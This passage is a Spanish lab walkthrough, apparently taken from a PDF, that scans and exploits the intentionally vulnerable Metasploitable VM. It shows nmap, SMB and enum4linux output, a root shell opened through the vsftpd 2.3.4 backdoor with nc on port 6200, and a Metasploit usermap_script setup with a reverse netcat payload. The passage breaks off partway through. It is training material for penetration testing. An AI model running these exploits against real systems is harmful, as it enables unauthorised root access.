

Reconocimiento y explotación de Metasploitable

Primero reconoceremos nuestra propia red para encontrar la IP de la máquina objetivo usando el comando `netdiscover`:




La máquina objetivo tiene la IP `192.168.135` .

Comenzaremos con un escaneo general de todos los puertos de la máquina objetivo:



Sin olvidarnos de los puertos **UDP**:



Con el script `nbstat.nse` trataremos de buscar más información sobre los nombres **NetBIOS**:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.135 --script nbstat.nse
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 14:33 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40931/udp   mountd
|   100005  1,2,3      50387/tcp   mountd
|   100021  1,3,4      37143/udp   nlockmgr
|   100021  1,3,4      57858/tcp   nlockmgr
|   100024  1          37252/udp   status
|_  100024  1          57872/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

```
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:3B:1F:62 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Trabajaremos sobre las siguientes vulnerabilidades encontradas:

Puerto 21 (servicio ftp): Versión vsftpd 2.3.4 con **Anonymous FTP login allowed**.

Puertos 139 y 445 (servicio Samba): Versión 3.0.20 con vulnerabilidad conocida **CVE 2007-2447**.

Puertos 512, 513 y 514 (sevicios exec, login y tcpwrapped): Se puede utilizar la herramienta ***rlogin*** para conectarse al objetivo.

Puerto 1099 (servicio java rmi): Vulnerabilidad RMI registry default configuration **remote code execution.**

Puerto 1524 (servicio bindshell): Se puede usar ***netcat*** para conectarse a la máquina objetivo.

Puerto 2049/tcp (servicio nfs): Podemos crear una carpeta temporal compartida y acceder a los archivos de la máquina objetivo.

Puerto 3632 (servicio distccd): Vulnerabilidad con **CVE 2004-2687.**

Puerto 5432 (servicio postgresql): Versión muy antigua con muchas vulnerabilidades como veremos en el escaneo.

Puerto 5900/tpc (servicio vnc): Versión 3.3 trataremos de entrar a través de este servicio con fuerza bruta.

Puerto 6667 (servicio irc): **irc-unrealircd-backdoor: Parece que es una versión con un virus troyano.**

PUERTO 21

Iniciamos un escaneo intensivo utilizando varios scripts en busca de vulnerabilidades:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vulners -p 21 192.168.1.135
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 15:26 CEST
Nmap scan report for 192.168.1.135
Host is up (0.0046s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:3B:1F:62 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -p 21 192.168.1.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 15:27 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00081s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 08:00:27:3B:1F:62 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
```

Vemos que la versión 2.3.4 del servicio vsFTPd es vulnerable según **CVE 2011-2523.**

Primero tratamos de conectarnos por `ftp` y como se muestra en la captura se abre una puerta trasera en el puerto 6200 :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.135
Connected to 192.168.1.135.
220 (vsFTPd 2.3.4)
Name (192.168.1.135:kali): :)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
zsh: suspended  ftp 192.168.1.135
```


```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.135 6200
(UNKNOWN) [192.168.1.135] 6200 (?) open
id
uid=0(root) gid=0(root)
whoami
root
```

Buscamos con `searchsploit` posibles exploits que vulneren este servicio:


Probamos el archivo de `python`:

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
-------------------------------------------------------- ---------------------------
 Exploit Title                                          |  Path
-------------------------------------------------------- ---------------------------
vsftpd 2.3.4 - Backdoor Command Execution               | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)  | unix/remote/17491.rb
-------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Y nos devuelve una `shell` en la que somos `root`:



También explotamos el servicio a través de `metasploit`:




PUERTOS 139 y 445

Iniciamos un escaneo intensivo utilizando el script `smb-os-discovery` para obtener la versión exacta del servicio `Samba`.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 139,445 -script smb-os-discovery 192.168.1.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 14:36 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00034s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:3B:1F:62 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-09-27T08:36:38-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Al hacer un poco de investigación online encontramos la vulnerabilidad con **CVE 2007-2447:**



Primero nos conectamos al `cliente smb`:

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\192.168.1.135
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            DESKTOP-EPFQ9U4
```


Vemos que tenemos permisos de lectura y escritura en el directorio `tmp`:

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 192.168.1.135

    ________  ___      ___  _____  ___      ___       __         _____
   /"       )|"  \    /"  ||     _ "\ |"  \    /"  |     /""\       |     __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_____)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports ...
[*] Detected 1 hosts serving SMB
[|] Initializing hosts ...
[/] Authenticating ...
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[-] Enumerating shares ...
[\] Enumerating shares ...

[+] IP: 192.168.1.135:445       Name: 192.168.1.135             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (metasploitable server (
Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (metasploitable server (
Samba 3.0.20-Debian))
[|] Closing connections ..
[/] Closing connections ..
[-] Closing connections ..
[*] Closed 1 connections
```


Utilizamos el comando `enum4linux` y el `exploit smtp_enum` en búsqueda de nombres de usuario:

```
┌──(kali㉿kali)-[~]
└──(kali㉿kali)-[~]
└─$ enum4linux -a 192.168.1.135
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Sep 27 14:44:22 2024

 ==========( Target Information )==========

Target ........... 192.168.1.135
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 192.168.1.135 )==========


[+] Got domain/workgroup name: WORKGROUP


 ==========( Nbtstat Information for 192.168.1.135 )==========

Looking up status of 192.168.1.135
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==========( Session Check on 192.168.1.135 )==========
```

```
 ==========( Share Enumeration on 192.168.1.135 )==========


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            DESKTOP-EPFQ9U4

[+] Attempting to map shares on 192.168.1.135

//192.168.1.135/print$  Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.135/tmp     Mapping: OK Listing: OK Writing: N/A
//192.168.1.135/opt     Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.135/IPC$    Mapping: N/A Listing: N/A Writing: N/A
//192.168.1.135/ADMIN$  Mapping: DENIED Listing: N/A Writing: N/A

 ==========( Password Policy Information for 192.168.1.135 )==========
```



Nos conectamos por `netcat` al puerto 25 con la intención de verificar autenticidad de usuarios:



Explotamos la vulnerabilidad con el script `usermap_script` de `metasploit`.

Obtenemos una **shell** en la que somos usuario **root**:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
